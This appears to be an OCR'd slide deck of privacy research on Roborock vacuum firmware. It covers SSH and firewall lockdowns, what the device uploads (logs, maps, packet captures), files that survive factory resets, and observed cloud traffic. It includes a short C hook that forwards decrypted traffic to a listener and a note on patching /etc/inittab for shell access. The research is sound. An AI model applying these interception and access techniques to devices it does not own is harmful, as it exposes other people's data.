(2) Patch `/etc/inittab` to revert back to a normal login shell

Firmware Comparison

Lockdown: Authentication (`verify_shadow`)




Firmware Comparison

Lockdown: Authentication (SSH auth attempt trace with `strace`)

Firmware Comparison

System Changes

- Are we still using Ubuntu?
  - Maybe?
  - `apt-get` and `dpkg` removed
- Lots of tools were replaced with BusyBox (v1.24.1)
  - Also a space-saving measure
  - 

- Effectively now running embedded Linux

Download git diff

Firmware Comparison

Lockdown: Firewall

- There are now `ip6tables` rules to drop all packets
  - Apps also no longer perform IPv6 (AAAA) DNS requests

- Processes have calls to reinstate dropping SSH access
  - `rrlogd` now drops access on bad version match
    - (previously *only* allowed access on correct version match)
  - `WatchDoge` immediately drops access on start

Firmware Comparison

`rrlogd` and `wlanmgr`

`wlanmgr` now has the functionality to call `tcpdump`

`rrlogd` will upload the following

Content	Description
`/etc/resolv.conf`	DNS resolvers
`netstat -anp`	All sockets and their PIDs
`ifconfig`	Network interface status
PCAP	Packet capture

What else is uploaded (`rrlogd`)?

What can the manufacturer see?

- Device data
- Application config
- Application logs
- SLAM (map)
- Running processes
- Wireless configuration
- Packet capture
- Blackbox (statistics)


See: Privacy Policy

What else is uploaded (`rrlogd`)?

```
Effective: 30th April 2019

Cleaning-related information ... last 20 items will be saved by your device and server.
...stored in the server for up to 180 days, ... automatically deleted after expiration.
Network information: ...the password information is only stored on the device side...
... will not be uploaded to the server.
Timing information... Cleanable Area Information... Other information: For example, ...
```

“Password […] only stored on the device” - Well about that…



File Persistence (Upgrade and Reset)

Test untouched directories during a firmware update and factory reset

Upgrade Persistent

- [mmcblk0p11] @ `/mnt/reserve`
- [mmcblk0p1] @ `/mnt/data`

Reset Persistent

- [mmcblk0p11] @ `/mnt/reserve`

Partition	Purpose
`mmcblk0p1`	Device registration, WiFi, map data, logs
`mmcblk0p11`	Statistics, calibration data

File Persistence (Upgrade and Reset)

Test untouched directories during a firmware update and factory reset

- Map, log and user data is cleared (securely)
- Reserve partition is never cleared, even during factory resets

```
mmcblk0p11
|   mcu_ready
|   try
|   hwinfo
|   anonymousid1
|   lds_calibration.txt
|   counter
|   CompassBumper.cfg
|   blackbox.db
|   rrBkBox.csv
|   endpoint.bin
|   RoboController.cfg
|   last_partition
|
\---rriot
        tuya.json
```

File Persistence (Account disassociation)

⚠ All files kept between disassociations

- Roborock should make the device reset itself automatically
  - They probably don’t because they assume you will reconnect

---

- Selling your device?
  - Do a factory reset
  - …or don’t.
- Buying a new device?
  - Do a factory reset (and hope it’s not modified)


Network Inspection

Setup

- Isolated sandbox network
  - Router, switch, access point, Vacuum Cleaner
  - Additional NUC to simulate peer data
- Captured packets (unattended) for a month
- Captured packets (interactive) for several sessions
- Filter out network noise
- Compare network activity between old and new firmware

Network Inspection


Network Behaviour (FW v02.29.02) (exc FDS) (1 week)



Endpoint	Protocol	Description
`m2.tuyaeu.com`	MQTT	Inbound requests
`a2.tuyaeu.com`	HTTPS	Outbound requests
`awsde0.fds.api.xiaomi.com`	FDS	Logs upload

Network Inspection

Network Geomap (FW v02.29.02) (exc FDS) (1 week)



Network Inspection

Observations

- Local traffic - DHCP (5min), Tuya Discovery (5s)
- Connections to America, Germany, China
  - America, Germany - AWS - `fds`, `a2`, `ms`, `m2`
  - China - Mi IO Cloud (v01.15.58 only)
- Increased network activity at 3am
  - 3am AEDT is 12am in Beijing
  - Connections are being established - possible timeout/reconnect

Changes

- New FW uses `m2.tuyaeu.com` instead of `ms.tuyaeu.com`
- New FW no longer polls `xx.ot[t].io.mi.com`

Network Inspection

What’s in the packet?

Most (if not all) communications were encrypted

~~1. Break the encryption~~ too much effort

1. Hook into the pre-encryption / post-decryption stages

```
/* Send test to 10.251.252.253:28422 */
void hook(void* data, uint data_len) {
  int sock = create_udp4_connection(IPV4_ADDR(10,251,252,253), 28422);
  send(sock, data, data_len, 0);
}
```

2. Just look at the app logs*

*: Application logs are less verbose in newer FW versions
However they communicate the same way as the older FW versions

Network Inspection

Example MQTT conversation (`{m2,ms}.tuyaeu.com`)

Server Request

```
{
  "id": 889,
  "method": "get_prop",
  "params": [ "get_status" ]
}
```

Device Response

```
{
  "id": 889,
  "result": [{
    "msg_ver": 2,
    "msg_seq": 275,
    "state": 8,
    "battery": 100,
    "clean_time": 0,
    "clean_area": 0,
    "error_code": 3,
    "map_present": 1,
    "in_cleaning": 0,
    "in_returning": 0,
```

Network Inspection

Example Control conversation (`a2.tuyaeu.com`)

Device Request

```
HTTP POST
https://a2.tuyaeu.com/d.json?a=tuya.device.timer.count&devId=...&et=1&t=...&v=4.0&sign=

{"devId":"...","lastFetchTime":"0","t":1657046157}
```

Server Response

```
{
  "result": {
    "devId": "...",
    "count": 0,
    "lastFetchTime": 0
  },
  "t": 1657046159,
  "success": true
}
```


Network Inspection

Log data (Xiaomi FDS)

Data is compressed and encrypted

- `/mnt/data/rrlog/**`
- `/dev/shm/**`
- `/mnt/reserve/...`

- App logs
- Updater logs
- ‘Anonymous’ statistics
- `wlanmgr tcpdump`



```
int32_t encrypt_even_more_files()

1 @ 000160e8  void var_3ac
2 @ 000160e8  memset(&var_3ac, 0, 0x80, __stack_chk_guard)
3 @ 00016116  __snprintf_chk(&var_3ac, 0x7f, 1, 0x80, 0x250a8, 0x543e8, 0x25204)  {"%s/rrlog/%s"}  {"tar_extra_file.sh"}
4 @ 0001611c  run_command(&var_3ac)
5 @ 00016142  void var_32c
6 @ 00016142  __snprintf_chk(&var_32c, 0x100, 1, 0x100, 0x25224, 0x25218)  {"/dev/shm"}  {"%s/misc.log"}
7 @ 00016168  void var_22c
8 @ 00016168  __snprintf_chk(&var_22c, 0x100, 1, 0x100, 0x25230, 0x3dd6c, 0x3eaac)  {"%s/misc%s"}  {"/mnt/data/rockrobo/rrlog"}
9 @ 00016174  encrypt_some_files(&var_32c, &var_22c, data_543e4)
10 @ 0001617a  unlink(&var_32c)
11 @ 000161a8  __snprintf_chk(&var_32c, 0x100, 1, 0x100, 0x2523c, 0x542c4, 0x24fcc)  {"rockrobo/rrlog"}  {"%s/%s/watchdog.log"}
12 @ 000161c6  __snprintf_chk(&var_22c, 0x100, 1, 0x100, 0x25250, 0x3dd6c, 0x3eaac)  {"%s/watchdog%s"}  {"/mnt/data/rockrobo/rrlog"}
13 @ 000161d2  encrypt_some_files(&var_32c, &var_22c, data_543e4)
14 @ 000161ea  void var_12c
15 @ 000161ea  __snprintf_chk(&var_12c, 0x100, 1, 0x100, 0x25260, &var_32c)  {"echo "" > %s"}
16 @ 000161f0  run_command(&var_12c)
17 @ 0001620e  __snprintf_chk(&var_32c, 0x100, 1, 0x100, 0x25270, 0x542c4, 0x24fcc)  {"rockrobo/rrlog"}  {"%s/%s/rrlog.log"}
18 @ 0001622c  __snprintf_chk(&var_22c, 0x100, 1, 0x100, 0x25280, 0x3dd6c, 0x3eaac)  {"%s/rrlog%s"}  {"/mnt/data/rockrobo/rrlog"}
19 @ 00016238  encrypt_some_files(&var_32c, &var_22c, data_543e4)
20 @ 0001624c  __snprintf_chk(&var_12c, 0x100, 1, 0x100, 0x25260, &var_32c)  {"echo "" > %s"}
21 @ 00016252  run_command(&var_12c)
22 @ 00016270  __snprintf_chk(&var_32c, 0x100, 1, 0x100, 0x2528c, 0x542c4, 0x24fcc)  {"rockrobo/rrlog"}  {"%s/%s/miio.log"}
23 @ 0001628e  __snprintf_chk(&var_22c, 0x100, 1, 0x100, 0x2529c, 0x3dd6c, 0x3eaac)  {"%s/miio%s"}  {"/mnt/data/rockrobo/rrlog"}
24 @ 0001629a  encrypt_some_files(&var_32c, &var_22c, data_543e4)
25 @ 000162ae  __snprintf_chk(&var_12c, 0x100, 1, 0x100, 0x25260, &var_32c)  {"echo "" > %s"}
26 @ 000162b4  run_command(&var_12c)
27 @ 000162d2  __snprintf_chk(&var_32c, 0x100, 1, 0x100, 0x252a8, 0x542c4, 0x24fcc)  {"rockrobo/rrlog"}  {"%s/%s/*.ppm"}
28 @ 000162f0  __snprintf_chk(&var_22c, 0x100, 1, 0x100, 0x252b4, 0x3dd6c, 0x3eaac)  {"%s/SLAMMAP.tar%s"}  {"/mnt/data/rockrobo/rrlog"}
29 @ 000162fc  do_tgzip_file(&var_32c, &var_22c, data_543e4)
30 @ 0001631a  __snprintf_chk(&var_12c, 0x100, 1, 0x100, 0x252c8, 0x542c4, 0x24fcc)  {"rockrobo/rrlog"}  {"rm -f %s/%s/*.ppm"}
31 @ 00016320  run_command(&var_12c)
32 @ 0001633e  __snprintf_chk(&var_32c, 0x100, 1, 0x100, 0x252dc, 0x542c4, 0x24fcc)  {"rockrobo/rrlog"}  {"%s/%s/SYSUPD_updater_pid*.log"}
33 @ 0001635c  __snprintf_chk(&var_22c, 0x100, 1, 0x100, 0x252fc, 0x3dd6c, 0x3eaac)  {"%s/SYSUPD_normal_updater.tar%s"}  {"/mnt/data/rockrobo/rrlog"}
34 @ 00016368  do_tgzip_file(&var_32c, &var_22c, data_543e4)
35 @ 00016386  __snprintf_chk(&var_12c, 0x100, 1, 0x100, 0x2531c, 0x542c4, 0x24fcc)  {"rockrobo/rrlog"}  {"rm -f %s/%s/SYSUPD_updater_pid*…"}
36 @ 0001638c  run_command(&var_12c)
37 @ 000163aa  __snprintf_chk(&var_32c, 0x100, 1, 0x100, 0x25340, 0x542c4, 0x24fcc)  {"rockrobo/rrlog"}  {"%s/%s/varlog.tar.gz"}
38 @ 000163c8  __snprintf_chk(&var_22c, 0x100, 1, 0x100, 0x25354, 0x3dd6c, 0x3eaac)  {"%s/varlog.tar%s"}  {"/mnt/data/rockrobo/rrlog"}
39 @ 000163d4  do_encrypt(&var_32c, encryptFileDest: &var_22c, possible_seed_maybe_idk_help: data_543e4)
40 @ 000163da  unlink(&var_32c)
41 @ 000163f6  __snprintf_chk(&var_32c, 0x100, 1, 0x100, 0x25364, 0x542c4, 0x542c4)  {"%s/rockrobo/Mt* %s/rockrobo/mt*"}
42 @ 0001641c  __snprintf_chk(&var_22c, 0x100, 1, 0x100, 0x2538c, 0x3dd6c, 0x25384)  {".ss.gz"}  {"%s/mt_test.tar%s"}  {"/mnt/data/rockrobo/rrlog"}
43 @ 00016426  do_tgzip_file(&var_32c, &var_22c, 1)
44 @ 00016444  __snprintf_chk(&var_12c, 0x100, 1, 0x100, 0x253a0, &var_32c)  {"rm %s"}
45 @ 0001644a  run_command(&var_12c)
46 @ 00016468  __snprintf_chk(&var_32c, 0x100, 1, 0x100, 0x253a8, 0x542c4, 0x24fcc)  {"rockrobo/rrlog"}  {"%s/%s/top*.gz"}
47 @ 00016486  __snprintf_chk(&var_22c, 0x100, 1, 0x100, 0x253b8, 0x3dd6c)  {"/mnt/data/rockrobo/rrlog"}
48 @ 000164a2  __snprintf_chk(&var_12c, 0x100, 1, 0x100, 0x253bc, &var_32c, &var_22c)  {"mv %s %s"}
49 @ 000164a8  run_command(&var_12c)
50 @ 000164c6  __snprintf_chk(&var_32c, 0x100, 1, 0x100, 0x253c8, 0x542c4, 0x24fb8)  {"rockrobo/noupload"}  {"%s/%s/uart_test*"}
51 @ 000164e4  __snprintf_chk(&var_22c, 0x100, 1, 0x100, 0x253dc, 0x3dd6c, 0x25384)  {".ss.gz"}  {"%s/uarttest.tar%s"}  {"/mnt/data/rockrobo/rrlog"}
52 @ 000164ee  do_tgzip_file(&var_32c, &var_22c, 1)
53 @ 0001650c  __snprintf_chk(&var_12c, 0x100, 1, 0x100, 0x253f0, 0x542c4, 0x24fb8)  {"rockrobo/noupload"}  {"rm %s/%s/uart_test*"}
54 @ 00016512  int32_t r0_50 = run_command(&var_12c)
55 @ 00016528  if (__stack_chk_guard != __stack_chk_guard)
```


Network Inspection

Network Map

Demos and POCs

